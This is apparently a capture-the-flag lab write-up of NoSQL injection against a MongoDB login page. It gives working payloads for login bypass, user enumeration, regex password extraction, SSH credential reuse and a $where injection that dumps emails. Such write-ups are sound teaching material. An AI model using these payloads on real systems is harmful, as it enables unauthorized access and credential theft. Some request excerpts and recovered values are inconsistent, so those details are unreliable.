

# Comprehensive NoSQL Injection Write-up

## Contents

<b>1 Overview</b>	<b>2</b>
<b>2 Authentication Mechanism Analysis</b>	<b>2</b>
<b>3 Authentication Bypass via \$ne</b>	<b>3</b>
<b>4 User Enumeration Using \$nin</b>	<b>4</b>
<b>5 Password Length Discovery via \$regex</b>	<b>4</b>
<b>6 Password Extraction via Regex Bruteforce</b>	<b>5</b>
<b>7 Automation Using Burp Intruder</b>	<b>6</b>
<b>8 SSH Access and Credential Reuse</b>	<b>6</b>
<b>9 Discovery of \$where Injection</b>	<b>7</b>
<b>10 Exploitation of \$where Injection</b>	<b>8</b>
<b>11 Conclusion</b>	<b>9</b>

# 1 Overview

This write-up documents the full exploitation chain of a vulnerable web application affected by multiple NoSQL injection flaws. The target relies on MongoDB as its backend datastore and exposes several unsafe query constructions that allow authentication bypass, user enumeration, password extraction, lateral movement, and JavaScript-based NoSQL injection via the `$where` operator.




Figure 1: The web page

## 2 Authentication Mechanism Analysis

The application exposes a login form that submits user credentials via an HTTP POST request. An initial authentication attempt using invalid credentials is performed and intercepted using Burp Suite.

```
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

user=test&pass=test&remember=on
```

```

1 POST /login.php HTTP/1.1
2 Host: 10.82.170.82
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.82.170.82
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.82.170.82/
12 Accept-Encoding: gzip, deflate, br
13 Connection:keep-alive
14
15 user=test&pass=test&remember=on

```

Figure 2: Intercepted authentication request

### 3 Authentication Bypass via \$ne

The backend logic directly maps HTTP parameters to a MongoDB query. By replacing scalar values with MongoDB comparison operators, authentication logic can be bypassed.

```
user[$ne]=test&pass[$ne]=test
```

This forces the database to evaluate a condition where both the username and password are not equal to the provided values, resulting in a match for an existing user document.

```

1 POST /login.php HTTP/1.1
2 Host: 10.82.170.82
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.82.170.82
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.82.170.82/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 user[$ne]=test&pass[$ne]=test&remember=on

```

Figure 3: Modified request using \$ne operator



Figure 4: Successful authentication as administrator

## 4 User Enumeration Using \$nin

The previous technique always returns the first document matched by the database. To control which user is returned, the `$nin` operator is introduced.

```
user[$nin][]=admin&pass[$ne]=test
```

This query excludes the administrator account, forcing the database to return another valid user.

```
Pretty Raw Hex Hackverter
1 POST /Login.php HTTP/1.1
2 Host: 10.82.170.82
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.82.170.82
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.82.170.82/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=v19l03p5kgeukgcbpa8bagmaj
14 Connection: keep-alive
15
16 user[$nin][]=admin&pass[$ne]=test&remember=on
```

Figure 5: Authentication request using \$nin operator



Figure 6: Authenticated as a non-admin user

By iteratively modifying the excluded usernames, valid application users can be enumerated.

## 5 Password Length Discovery via \$regex

Once authenticated, the password field can be targeted using regular expression-based NoSQL injection. The first step is to determine the length of the password.

```
pass[$regex]=^.{7}$
```

```

Request
Pretty Raw Hex Hacktivator
1 POST /login.php HTTP/1.1
2 Host: 10.81.188.199
3 Content-Length: 41
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.81.188.199
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
10 Safari/537.36
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://10.81.188.199/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15 Content-Type: application/x-www-form-urlencoded
16 user=john&pass[$regex]=.($)&remember=on

```

Figure 7: Password length inference using regex

Here we got the Header location redirect us to /error, which means that the password isn't of lenght 7

Multiple attempts reveal that the password length is eight characters.

```

Request
Pretty Raw Hex Hacktivator
1 POST /login.php HTTP/1.1
2 Host: 10.81.188.199
3 Content-Length: 41
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.81.188.199
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
10 Safari/537.36
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://10.81.188.199/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15 Content-Type: application/x-www-form-urlencoded
16 user=john&pass[$regex]=.($)&remember=on

```

Figure 8: Password length inference using regex

## 6 Password Extraction via Regex Bruteforce

Password extraction is performed character by character by anchoring the regular expression.

```
pass[$regex]=^a.....$
```

This process is repeated for all possible characters until the correct one is identified for each position.

```

Request
Pretty Raw Hex Hacktivator
1 POST /login.php HTTP/1.1
2 Host: 10.81.188.199
3 Content-Length: 41
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.81.188.199
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
10 Safari/537.36
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://10.81.188.199/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15 Content-Type: application/x-www-form-urlencoded
16 user=john&pass[$regex]=^a.....$&remember=on

```

Figure 9: Character-by-character password extraction

The recovered password for the user john is:

```
10584312
```

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request to /login.php is shown with the parameter user=john&pass[\$regex]=1059431&remember=on. In the Response pane, the server's response is displayed, including the header Set-Cookie: PHPSESSID=0r11332eabrn6h0rfj13unlt3; path=/ and the content of the page.

```

Request
Pretty Raw Hex Hackveror
1 POST /login.php HTTP/1.1
2 Host: 10.81.188.193
3 Content-Length: 45
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.81.188.193
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.81.188.193/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 user=john&pass[$regex]=1059431&remember=on

Response
Pretty Raw Hex Render Hackveror
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Dec 2025 15:35:02 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: PHPSESSID=0r11332eabrn6h0rfj13unlt3; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: /sekretStPlace.php
9 Content-Length: 0
10 Content-Type: text/html; charset=UTF-8
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14

```

Figure 10: Recovered credentials for user john

## 7 Automation Using Burp Intruder

To optimize the extraction process, Burp Intruder is used to automate the regex-based brute force attack.




Figure 11: Burp Intruder configuration

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request to /login.php is shown with the parameter user=pedro&pass[\$regex]=coolpass123&remember=on. In the Response pane, the server's response is displayed, including the header Set-Cookie: PHPSESSID=black0be1sq; path=/ and the content of the page.

```

Request
Pretty Raw Hex Hackveror
1 POST /login.php HTTP/1.1
2 Host: 10.81.188.193
3 Content-Length: 45
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.81.188.193
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.81.188.193/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 user=pedro&pass[$regex]=coolpass123&remember=on

Response
Pretty Raw Hex Render Hackveror
1 HTTP/1.1 302 Found
2 Date: Sun, 14 Dec 2025 15:58:37 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: PHPSESSID=black0be1sq; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: /sekretStPlace.php
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14

```

Figure 12: Automated password extraction results

The extracted password for the user pedro is:

```
coolpass123
```

## 8 SSH Access and Credential Reuse

The recovered credentials are reused to authenticate against the SSH service exposed by the target.

```
ssh pedro@10.81.188.193
```

```
(kali㉿kali)-[~]
└─$ ssh pedro@10.81.188.193
The authenticity of host '10.81.188.193 (10.81.188.193)' can't be established.
ED25519 key fingerprint is: SHA256:l0iSMC7hkcTiWL932m1a3V2yU/aqSodciaWgaQ/TvSo
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.81.188.193' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pedro@10.81.188.193's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro
Last login: Wed Jun 23 03:34:24 2021 from 192.168.100.250
pedro@ip-10-81-188-193:~$
```

Figure 13: SSH access using reused credentials

```
Last login: Wed Jun 23 03:34:24 2021 from 192.168.100.250
pedro@ip-10-81-188-193:~$ ls
flag.txt
pedro@ip-10-81-188-193:~$ cat flag.txt
flag{N0Sql_n01iF3!}
pedro@ip-10-81-188-193:~$
```

Figure 14: Post-authentication access and flag retrieval

## 9 Discovery of \$where Injection

A Python application running on the target allows retrieval of email addresses based on a supplied username.

```
(kali㉿kali)-[~]
└─$ ssh syntax@10.81.188.193
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
syntax@10.81.188.193's password:
Please provide the username to receive their email:admin
admin@nosql.int
Connection to 10.81.188.193 closed.
```

Figure 15: The normal use

Injecting a single quote reveals a syntax error.

```

syntax@10.81.188.193's password:
Please provide the username to receive their email:admin'
Traceback (most recent call last):
  File "/home/syntax/script.py", line 17, in <module>
    for x in mycol.find({"$where": "this.username == '" + username + "'"}):
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/cursor.py", line 1281, in __next__
    return self.next()
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/cursor.py", line 1257, in next
    if len(self._data) or self._refresh():
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/cursor.py", line 1205, in _refresh
    self._send_message(q)
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/cursor.py", line 1100, in _send_message
    response = client._run_operation(
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/_csot.py", line 119, in csot_wrapper
    return func(self, *args, **kwargs)
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/mongo_client.py", line 1754, in _run_operation
    return self._retryable_read()

```

Figure 16: Syntax error triggered by single quote injection

The error message reveals the following query construction:

```
mycol.find({"$where": "this.username == '" + username + "'"})
```

This confirms the presence of a JavaScript-based NoSQL injection.

## 10 Exploitation of \$where Injection

The following payload is injected to force the condition to always evaluate to true:

```
'||1||'
```

The resulting condition returns all stored email addresses.

```

└─(kali㉿kali)-[~]
└─$ ssh syntax@10.81.188.193
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
syntax@10.81.188.193's password:
Permission denied, please try again.
syntax@10.81.188.193's password:
Please provide the username to receive their email:admin'||1||'
admin@nosql.int
pcollins@nosql.int
jsmith@nosql.int
Syntax@Injection.FTW
Connection to 10.81.188.193 closed.

```

Figure 17: Injection payload execution

```

└─(kali㉿kali)-[~]
└─$ ssh syntax@10.81.188.193
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
syntax@10.81.188.193's password:
Permission denied, please try again.
syntax@10.81.188.193's password:
Please provide the username to receive their email:admin'||1||'
admin@nosql.int
pcollins@nosql.int
jsmith@nosql.int
Syntax@Injection.FTW
Connection to 10.81.188.193 closed.

```

Figure 18: Successful extraction of all email addresses

## 11 Conclusion

This assessment demonstrates the severe impact of improperly handled NoSQL queries. Multiple vulnerabilities were chained together, leading from unauthenticated access to full data disclosure and system compromise. The attack surface was significantly expanded due to the unsafe use of MongoDB operators and JavaScript execution within database queries.